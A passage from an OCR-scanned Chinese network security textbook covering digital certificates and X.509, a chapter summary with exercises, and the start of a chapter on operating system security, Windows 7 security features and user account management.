


图 3-16　数字签名和数据加密的区别

3.4.4　数字证书

随着网络技术的发展，以及电子商务、电子政务、企业内网信息管理的广泛应用。网络的开放性、交互性及其分布特性使得信息安全问题越来越受到人们的重视。身份认证对于保证信息只被合法授权用户获取和访问起着重要作用。

1. 数字证书的概述

数字证书是一种权威性的电子文档，由权威公正的第三方机构 CA 中心签发，以数字证书为核心的加密技术可以对网络上传输的信息进行加密和解密、数字签名和身份验证，确保网上传递数据的机密性和完整性。

数字证书广泛应用于涉及需要身份认证及数据安全的各个行业，包括传统的商业、制造业、流通业的网上交易，以及公共事业、金融服务业、公共税务、海关、政府办公、教育科研单位、保险、医疗等网上作业系统。在网络通信中，通信各方使用数字证书来证明自己的身份和识别对方的身份。最广泛接受的证书格式是 x.509 标准，使用最多的就是 x.509v3 标准。

2. 数字证书的工作原理

数字证书基于公钥技术，即利用一对互相匹配的密钥进行加密、解密。每个用户自己设定一把特定的仅为本人所知的私有密钥，用它进行解密和签名。在公钥体制中，为每个用户生成一对相关的密钥：一个公开密钥和一个私有密钥。公开密钥用于对机密信息的加

密，通过非保密方式向他人公开；私有密钥用于对加密信息进行解密，由用户自己安全存放。贸易双方进行信息交换的过程是：发送方通过网络或其他公开途径得到接收方的公钥，然后使用该密钥对信息加密后发送给接收方；接收方用自己的私钥对收到的信息进行解密，得到信息明文。在这个过程中，只有接收方才能成功地解密信息，因为只有接收方拥有与之相对应的私有密钥，从而保证了信息的机密性。如果发送方在发送信息时附上自己的数字签名，则接收方通过验证数字签名可以保证信息的完整性和不可抵赖性。

3. 数字证书的类型

随着网络技术的发展，数字证书的应用范围涉及需要身份认证及数据安全的各个行业，数字证书的类型大致可分为以下三种。

1) 服务器证书(SSL 证书)

在服务器设备上可以安装服务器证书来证明服务器的身份和进行通信加密。服务器证书可以用来防止欺诈钓鱼站点。

服务器证书安装到服务器上以后，客户端浏览器可以与服务器证书建立 SSL 连接，在 SSL 连接上传输的任何数据都会被加密。同时，浏览器会自动验证服务器证书是否有效，验证所访问的站点是否是假冒站点，服务器证书保护的站点多被用来进行密码登录、订单处理、网上银行交易等。SSL 证书主要用在服务器(应用)的数据传输链路加密和身份认证。

2) 电子邮件证书

电子邮件证书可以用来证明电子邮件发件人的真实性。收到具有有效电子签名的电子邮件，我们除了能相信邮件确实由指定邮箱发出外，还可以确信该邮件从被发出后没有被篡改过。

另外，使用接收的邮件证书，我们还可以向接收方发送加密邮件。该加密邮件可以在非安全网络传输，只有接收方的持有者才能打开该邮件。

3) 客户端证书

客户端证书主要被用来进行身份验证和电子签名。安全的客户端证书经常存储在专用的 usbkey 中。使用 key 时需要输入 key 的保护密码，存储于 key 中的证书不能被导出或复制，这也被称为双因子认证。这种认证手段是目前在因特网中最安全的身份认证手段之一。key 的种类有多种：指纹识别、第三键确认、语音报读以及带显示屏的专用 usbkey 和普通 usbkey 等。

4. 数字证书的功能

以数字证书为核心的加密技术具有以下四大功能。

1) 信息的保密性

网络业务处理中的各类信息均有不同程度的保密要求。如政务系统中用户名和密码被人获悉，身份就可能被冒用，在线交易的订货和付款的信息被竞争对手获悉，就可能丧失商机。而 CA 中心颁发的数字证书保证了电子政务、电子商务传播信息的保密性。

2) 网络通信双方身份的确定性

网络通信的双方很可能素昧平生，相隔千里。要使交易成功首先要能确认对方的身

份，对于为顾客或用户开展服务的政府行政服务中心、银行、和销售商店，为了做到安全、保密、可靠地开展服务活动，都要进行身份认证的工作。而 CA 中心颁发的数字证书可保证网上通讯双方的身份，行政服务中心、银行和电子商务公司可以通过 CA 认证确认身份，放心的开展网上业务。

3) 不可否认性

CA 中心颁发的所有数字证书类型都确保了电子交易通信过程的各个环节的不可否认性，使交易双方的利益不受到损害。

4) 数据完整性

电子交易中数字证书可以保证交易信息内容不被篡改，入侵者不能用假消息代替合法消息，确保交易各方信息的完整性。

5. 数字证书的格式

最简单的证书包含一个公开密钥、名称以及证书授权中心的数字签名。一般情况下证书中还包括密钥的有效时间，发证机关的名称，该证书的序列号等信息。

X.509 是一种非常通用的证书格式。所有证书的格式都遵循 ITUTX.509 国际标准。这个标准是为了保证使用数字证书的系统间的互操作性而制定的。一份 X.509 证书是一些标准字段的集合，这些字段包含有关用户或设备及其相应公钥信息。目前 X.509 有不同的版本，例如 X.509V2 和 X.509V3 都是目前比较新的版本，但都在原有版本基础上进行功能的扩充。X.509 版本 3 的证书形式见表 3-9。CA 认证中心颁发的数字证书均遵循 X.509V3 标准。证书的管理一般应通过目录服务来实现。

表 3-9 X.509V3 的证书形式

版本		V3
序列号		1234567890
签名算法标识(算法、参数)		RSA 和 MD5
签发者		c=CN，o=JIT-CA
有效期(起始日期、结束日期)		01/08/00-01/08/07
主体		c=CN，o=SX Corp，cn=John Doe
主体公钥信息(算法、参数、公开密钥)		56af8dc3a4a785d6ff4/RSA/SHA
发证者唯一标识符		Value
主体唯一标识符		Value
类型	关键程度	Value
类型	关键程度	Value
CA 的数字签名		

X.509 证书内容包括：版本、序列号、签名算法标识、签发者、有效期、主体、主体公开密钥信息、CA 的数字签名、可选项等。

3.5 本章小结

密码技术是网络安全技术的核心。密码的标准、算法、协议、密钥管理等是密码技术研究的主要内容。完成加密和解密的算法称为密码体制(Cipher System)。密码体制从原理上可分为三大类：对称密码体制、非对称密码体制和混合加密体制。

网络数据加密常见的方式有链路加密、节点加密和端到端加密三种。链路加密是对网络中两个相邻节点之间传输的数据进行加密保护；节点加密是指在信息传输路过的节点处进行解密和加密；端到端加密是指对一对用户之间的数据连续地提供保护。

对称密码算法又称为传统密码算法，是应用较早的加密算法，技术比较成熟。在对称加密算法中，数据发送方将明文(原始数据)和加密密钥一起经过特殊加密算法处理后，使其变成复杂的加密密文发送出去。接收方收到密文后，若想解读原文，需要先用加密时使用的密钥及相同算法的逆算法对密文进行解密，才能使其恢复成可读明文。目前使用较多的对称密码算法有 DES 算法、3DES 算法、IDEA 算法和 AES 算法。

非对称密码算法也被称为公钥密码算法，是建立在数学函数基础上的。它在加密解密时，分别使用了两个不同的密钥：一个可对外界公开的公钥和一个只有所有者知道的私钥。非对称加密算法的基本原理是：如果发信方想发送只有收信方才能解读的加密信息，发信方必须首先知道收信方的公钥，然后利用收信方的公钥来加密原文；收信方收到加密密文后，使用自己的私钥才能解密密文。非对称密码算法主要有 RSA 算法、Elgamal 算法、椭圆曲线加密算法(ECC)等。

PKI 是一个采用公钥密码算法原理和技术来提供安全服务的通用性基础平台，用户可以利用 PKI 平台提供的安全服务进行安全通信，PKI 采用标准的密钥管理规则，能够为所有应用透明地提供采用加密和数字签名等密码服务所需要的密钥和证书管理。PKI 在组成上主要包含认证机构(CA)、注册机构(RA)、证书管理系统、PKI 策略管理和 PKI 应用接口等几部分。

在认证技术领域，数字签名是公钥密码体制的典型应用，常用的数字签名算法包括 RSA 签名、DSS(数字签名系统)签名和 Hash 签名。数字签名是保障信息安全的重要手段，主要的功能包括防止他人伪造签名、保证信息传输的完整性、发送者的身份认证、防止交易中的抵赖发生。数字证书是一种权威性的电子文档，由权威公正的第三方机构 CA 中心签发，以数字证书为核心的加密技术可以对网络上传输的信息进行加密和解密、数字签名和身份验证，确保网上传递数据的机密性和完整性。

3.6 课后练习

1. 填空题

(1) 密码体制从原理上可分为三大类：____________、____________和____________。

(2) 网络加密的三种方式____________、____________和____________。

(3) DES 算法主要采用____________和____________来实现加密解密。

(4) 常用的对称加密技术主要有 4 种方法：__________、__________、变位加密和__________。

(5) 数字证书的类型有__________、__________、__________。

(6) PKI 在组成上主要包含__________、__________、__________、PKI 策略管理和__________等几部分。

2. 选择题

(1) DES 加密算法采用(　　)位密钥。

A. 64　　B. 108　　C. 56　　D. 168

(2) IDEA 加密算法采用(　　)位密钥。

A. 64　　B. 128　　C. 56　　D. 108

(3) 下列对于数字签名要求的说法中，不正确的是(　　)。

A. 收方能够确认或证实发方的签名，但不能伪造。

B. 发方发出签名的消息送收方后，就不能再否认他所签发的消息。

C. 收方对已收到的签名消息不能否认，即有收到认证。

D. 第三者不可确认收发双方之间的消息传送。

(4) 在电子商务安全技术中，数字签名技术有着特别重要的地位，以下(　　)服务不要用到数字签名技术。

A. 源鉴别　　B. 完整性服务

C. 不可否认服务　　D. 以上都要用到

3. 判断题

(1) 对称密码体制不能实现数字签名，而非对称密码体制可以实现数字签名。(　　)

(2) DES 算法是一种最通用的非对称密钥算法，属于分组密码算法。(　　)

(3) IDEA 加密算法，在密码学中属于分组密码算法。(　　)

(4) 数字签名使用的是发送方的密钥对，发送方用自己的私有密钥进行加密，接收方用发送方的公开密钥进行解密。(　　)

(5) 用散列函数进行的 RSA 签名比没有用散列函数进行的 RSA 签名速度要快许多。(　　)

(6) 认证机构 CA 和注册机构 RA 都可以发放数字证书。(　　)

4. 简答题

(1) 简述网络加密的三种方式以及各自优缺点。

(2) 简述非对称加密算法的基本原理。

(3) DES 算法加密由哪四部分组成？简要描述 DES 算法的操作过程。

(4) 简述散列算法的基本原理。

(5) 简要叙述 CA 的功能。

(6) 试述 PKI 的基本功能。

(7) 什么是数字签名？

(8) 简述数字签名和数据加密的区别。

(9) 什么是数字证书？简要叙述数字证书的工作原理。

(10) 数字证书中包含哪些内容?

第 4 章

操作系统安全

操作系统是计算机资源的直接管理者，它和硬件打交道并为用户提供接口，是计算机软件的基础和核心。操作系统的安全是计算机系统安全的基础。在网络环境下，网络操作系统的安全性对网络安全意义重大。本章主要讲述网络操作系统的安全和维护、主流操作系统的安全性和安全配置，以及系统的备份和恢复。

4.1 操作系统安全基础

操作系统(Operating System，OS)是控制其他程序运行，管理系统资源并为用户提供操作界面的系统软件集合，是管理电脑硬件与软件资源的程序。网络操作系统(NOS)是具备网络功能的操作系统，它在计算机操作系统下工作，使计算机操作系统增加了网络操作所需要的能力，是连接计算机硬件与网络通信软件及用户的桥梁。

操作系统安全是指操作系统对计算机系统的硬件和软件进行有效的控制，能够为所管理的资源提供相应的安全保护。

4.1.1 安全操作系统的概念

安全操作系统通常是指实现了特定安全策略的操作系统，它从监控信息访问的角度出发对系统中的信息载体、产生信息流动的操作和发起操作的用户进行提取、抽象形成客体、权限和主体的概念。通过实施特定的安全策略来控制主体对客体所进行访问权限的许可，保证系统中信息流动和变化过程中的正确性，从而提高系统的安全性。

安全操作系统要在访问控制、标记、身份鉴别、客体重用、审计、数据完整性、隐蔽信道分析、可信路径和可信恢复等方面满足相应的安全技术要求。通常，安全操作系统的设计有两种方式：一种是自开始设计就充分考虑系统的安全性；另一种是基于一个通用的操作系统，专门进行安全性改进或增强，并通过相应的安全性评测。

4.1.2 网络操作系统的安全性要求

网络操作系统的安全是网络系统安全的基础，没有操作系统的安全就没有网络的安全，网络操作系统安全的目标是对系统中的用户、对象等进行控制，防止恶意用户对计算机系统资源进行窃取、破坏等非法操作。为实现这一目标，网络操作系统在安全上要符合以下要求。

(1) 用户账号安全。用户登录系统需要输入账号和密码，或者通过数字证书。密码如果采用明文传输很容易被别人窃取，因此在密码存储和传输过程中要进行加密处理，另外，还可以采用生物特征识别的方式进行账户认证。

(2) 访问控制。访问控制是指实施细粒度的用户访问控制、细化访问权限等。它的主要功能是：防止非法主体访问受保护资源；允许合法用户访问受保护网络资源；防止合法用户对受保护的网络资源进行非授权访问。访问控制包括自主访问控制和强制访问控制。

(3) 数据的机密性、完整性。数据的机密性是指用来保护存储的关键信息、数据和文件免受非授权的利用和泄露。数据的完整性指为了防止数据被恶意代码破坏，对关键信息进行数字签名等技术保护。

(4) 系统可用性。系统可用性直接关系到用户的使用感受，因此系统应具备应对攻击和灾难恢复的能力。

(5) 安全审计。安全审计可以有效地保护系统资源，帮助管理员鉴别对系统的监听、窃听行为，同时在系统检测和故障恢复方面也发挥着重要作用。

4.1.3　操作系统的安全机制和安全模型

1. 操作系统的安全机制

为满足操作系统的安全性要求，所采用的安全机制主要有隔离控制、访问控制和信息流控制等。

(1) 隔离控制机制。隔离控制是确保系统安全与可靠的一种重要手段，常用于防止不同系统组件之间相互干扰而导致的威胁。目前用于隔离控制的方法有 4 种：物理隔离、时间隔离、逻辑隔离和密码隔离。

(2) 访问控制机制。访问控制要解决的核心问题是抑制对系统中资源对象的非法存取和访问，保证主体仅能以明确授权的方式对客体进行访问。操作系统的访问控制应遵循一定的原则，如表 4-1 所示。

表 4-1　访问控制遵循的原则

原　则	措　施
最小权限原则	每个主体在任何时刻仅拥有最小访问权的集合
最大共享原则	在一定的约束之内使存储的信息获得做大的应用
访问的开放与封闭	在封闭系统中，仅当有明确授权时才访问；在开放系统中，除非明确禁止，访问都是允许的
自主访问控制	允许主体对访问控制施加特定限制
强制访问控制	由系统对主体创建的对象进行统一的强制性控制，主体无权干涉
离散访问控制	根据请求的主、客体名称做出可否访问的选择
基于角色的访问控制	将访问许可分配给一定的角色，用户通过饰演不同的角色获得角色拥有的访问权限
域和类型执行的访问权限	通过对系统中不同的任务，限定不同的执行域和类型的访问许可控制
用户标识与鉴别	标识用户身份，鉴别其合法性
审计	记录、检查以及分析研究程序或用户安全行为的一系列操作

(3) 信息流控制机制。信息流控制就是规定客体能够存储信息的安全类和客体安全类之间的关系，其中包括不同安全类客体之间信息的流动关系。信息流的安全信道包括可信信道和隐秘信道。

2. 操作系统的安全模型

安全模型是指用形式化的方法来描述如何实现系统的机密性、完整性和可用性。形式化的安全模型是设计开发高级别安全操作系统的前提。安全模型是对安全策略所表达的安全需求进行简单、抽象和无歧义的描述，它为安全策略与实现机制之间的关联提供了一种框架。比较知名的安全模型有：BLP 模型、Biba 模型、Clark-Wilson 模型、Chinese Wall 模型和 RBAC 模型等。

4.2 Windows 7 操作系统的安全

Windows 系列是微软推出的视窗操作系统，Windows 7 是该系列的第 7 个版本，也是目前被广泛应用的版本。Windows 7 共发布了 6 个版本，它们分别是 Windows 7 Starter(初级版)、Windows 7 Home Basic(家庭普通版)、Windows 7 Home Premium(家庭高级版)、Windows 7 Professional(专业版)、Windows 7 Enterprise(企业版)和 Windows 7 Ultimate(旗舰版)。

Windows 7 做了许多方便用户的设计，简化了日常任务，通过家庭网络可以轻松的共享文件和打印机，通过跳转列表(Jump List)可以快速访问您最喜爱的图片、歌曲和文档等，利用 Windows Live Essentials 可以一次下载一整套精彩程序。另外，Windows 7 在系统性能方面做了大量的工作，使得系统更加的灵活、高效，且响应快，Windows 7 大幅缩减了系统启动时间和睡眠恢复时间，并且能够快速连接到无线网络，快速搜索，快速响应 USB 设备等。Windows 7 在系统空闲时使用的更少的内存，且仅当需要时才运行后台服务(如 Blue Tooth)。

4.2.1 Windows 7 操作系统的安全性

与以往版本相比，Windows 7 在安全性方面也有全面的改进和提升，主要表现在以下几个方面。

1. UAC(用户账户控制)

用户账户控制是微软在 Vista 版本中引入的概念，目的是帮助用户更好的保护系统安全，防止恶意软件的入侵。它将所有账户(包括管理员账户)以标准账户权限运行，如果用户进行的某些操作需要管理员特权，则需要先请求获得许可。UAC 将系统中的可疑进程全部排除在内核之外，每次运行都要弹出窗口询问，这大大降低了系统的方便程度。Windows 7 对 UAC 进行改良，在保障计算机系统安全性的前提下，尽量减少了 UAC 的弹出提示框的次数，从而提高了系统的流畅性，真正让用户接受了这个有些麻烦却又非常安全的新功能。

2. Action Center(行动中心)

在 Vista 中，可以通过安全中心对系统的安全特性进行设置。在 Windows 7 中安全中心改为行动中心，也叫操作中心，它除了可以查看所有活动事件(问题、报告、解决方案)外，还加入了备份和恢复的功能，以及其他保护系统和数据安全的功能。

3. Bitlocker(磁盘锁)

Bitlocker 是一种数据加密技术，主要用于计算机设备丢失导致的数据失窃和恶意泄露等。Windows 7 修改了 Bitlocker 潜在被破解的漏洞，加强了 TPM(受信任平台模块)，并实现了基于硬件的全盘加密，即对磁盘中每一个字节的加密。改进的 Bitlocker 还可以对移动磁盘进行加密，且操作简单。

4. SuiteB(加密支持)

SuiteB 是一种高端的加密技术，它是由美国国家安全局(NSA)严格制定的特别支持政府和军事系统的秘密(SECRET)和绝密(TOPSECRET)通信上的强制密码算法。按照事件安全等级与需求不同，SuiteB 可分为 128 个级别、256 个级别甚至更多级别。保护秘密(SECRET)级以下的机密情报要求使用 256 级别中 128 位或者 256 位密钥的 AES 和 SHA-256。保护绝密(TOPSECRET)信息则要求使用 256 位 AES 密钥并且结合 SHA-384，这样的加密等级的可靠性可见一斑。Windows 7 采用了 SuiteB 这样高规格的加密技术，大大提升了其系统的安全性。

5. DirectAccess(直接访问)

DirectAccess 是 Windows 7 中新加入的安全功能，采用 DirectAccess，外网用户可以在不需要建 VPN 连接的情况下，高速安全地从互联网直接访问内网防火墙之后的资源。DirectAccess 技术能够利用 IPv6 自动在内外网主机之间进行双向连接，并使用 IPSec 进行双向验证，DirectAccess 还支持多种认证机制和智能卡。同时，DirectAccess 给远程用户提供了方便管理的平台，提高了资源的安全性。

6. Biometric Framework(生物识别框架)

采用生物学的认证方法是目前最安全的身份鉴定方法，比如指纹识别，声音识别，视网膜扫描和 DNA 识别等。在 Windows 以前的版本中如果要是有指纹识别，必须使用指纹传感器供应商提供的软件。Windows 7 中内置了指纹读取功能，支持用户通过指纹识别的方式登录系统。

7. Applocker(应用程序控制策略)

在 Windows XP 和 Vista 中都带有软件限制策略，管理员可以使用组策略防止用户运行某些可能引发安全风险的特定程序。但在这两个系统中软件限制使用起来很复杂，因此使用效率很低。在 Windows 7 中，微软改良了这种概念，即 Applocker，凭借它，管理员可以十分便捷地进行设置，以实现用户可在计算机上运行哪些程序、安装哪种文件、运行哪些脚本。

8. 全新的防火墙功能

在 Windows 7 中，Windows 防火墙进行了革命性的改进，提供了更加友好的用户功能，特别是在移动计算机中，能够支持多种防火墙策略。Windows 7 防火墙内外兼防，通过 Home or work networks 和 Public networks 来对内外网进行防护。

9. Windows Filtering Platform

Windows Filtering Platform 是在 Vista 中引入的 API 集。在 Windows 7 中，开发人员可以通过这套 API 集将 Windows 防火墙嵌入所开发的软件中，使得第三方程序可以在需要的时候关闭 Windows 防火墙的某些设置。

10. PowerShell v2

微软在 Windows 7 中集成了 PowerShell v2，它是一个命令行 shell 界面，管理员可以通过这个界面以命令行的形式管理多种设置，包括组策略安全配置。另外管理员还可以把多个命令行结合起来组成脚本，方便任务的执行。

11. DNSSec(域名系统安全)

在 Windows 7 中还加入了支持 DNSSec 的功能，将安全性扩展到 DNS 平台。凭借 DNSSec 功能，一个 DNS 区域就可以使用数字签名技术，并通过这种技术鉴定所收到数据的可信度。

12. Internet Explorer 8

目前，越来越多的应用程序需要在线执行，因此，浏览器的安全性要求逐渐凸显。Windows 7 自带的浏览器是 IE8，较以往版本，IE8 提供了强势的安全性，主要表现在以下几个方面：

- 自动崩溃修复。IE8 进行了重新架构，减少了浏览器崩溃的次数和影响。
- SmartScreen Filter。扩展了 IE7 中的网络钓鱼过滤器，增强了防御黑客攻击的性能。
- The XSS Filter。监视流经 IE8 的所有请求和响应，及时阻止恶意脚本的执行。
- Clickjack 阻滞剂。允许 Web 内容的所有者在网页标题中添加标签，有效地阻止 Clickjack 攻击。
- 域名高亮。对 URL 重点部分强调，让用户更清楚自己访问的站点是否正确。
- 更好的针对 ActiveX 的安全控制。
- 数据执行保护(DEP)默认为开启状态。

4.2.2 用户账户和用户账户控制

用户账户是系统中用户身份的标识，通过它系统决定用户可以访问的文件和文件夹，以及可以对计算机进行什么样的配置和修改。通常需要用户名与密码配合使用才能访问系统和用户账号，但在安全级别低或用于特殊用途的时候，也可把密码设为空。

Windows 提供三种类型的账户，每种类型对应不同的计算机控制级别：

- 标准账户适用于日常计算。
- 管理员账户可以对计算机进行最高级别的控制，但应该只在必要时才使用。
- 来宾账户主要针对需要临时使用计算机的用户。

在使用管理员账户完成计算机设置后，建议使用标准账户进行日常计算机使用，以防止用户做出对系统和其他用户造成影响的更改和配置。

1. 用户账户的操作

在“控制面板”中打开“用户账户和家庭安全”窗口，如图 4-1 所示。

单击“用户账户”，进入如图 4-2 所示的界面，在此可以对当前用户的图片、密码进行修改，如图 4-3 所示。



图 4-1　“用户账户和家庭安全”窗口



图 4-2　“用户账户”窗口

管理员账户的密码应尽量强健，以防止他人的猜测和破译，强密码的要求是：至少 8 个字符，不包含用户名、真实姓名等有明显标志的单词或简写，与先前密码截然不同，不包含完整单词等。

管理员账户可以对其他账户进行管理，单击“用户账户”中的“管理其他账户”选项，进入管理账户界面，如图 4-4 所示。

在这个界面中可以对已存在的账户进行修改，包括修改用户名、密码等信息。来宾账户(Guest)默认状态是没有启用，如果启用来宾账户，未授权人员便可通过来宾账户登录到计算机系统，但来宾用户不能访问受密码保护的文件和文件夹，也不能对系统进行设置。也可以根据需要创建一个新的用户，如图 4-5 所示。填写新的账户名称，选择账户类型，然后单击“创建账户”按钮。创建完新账户后可以通过“管理账户”为新账户设置密码和图片。



图 4-3 修改密码



图 4-4 管理账户




图 4-5 创建新账户

2. 用户账户控制

用户账户控制(UAC)是 Windows Vista 中的一项新功能，它在用户对计算机进行更改(需要管理员级别的权限)之前，发送通知，索要管理员密码。在 Windows 7 中 UAC 得到进一步改良，让用户可以自己选择用户账户控制的级别，以控制 UAC 通知的频率。打开 UAC 的方法是：在“用户账户”界面单击“更改用户账户控制设置”，打开如图 4-6 所示的窗口。

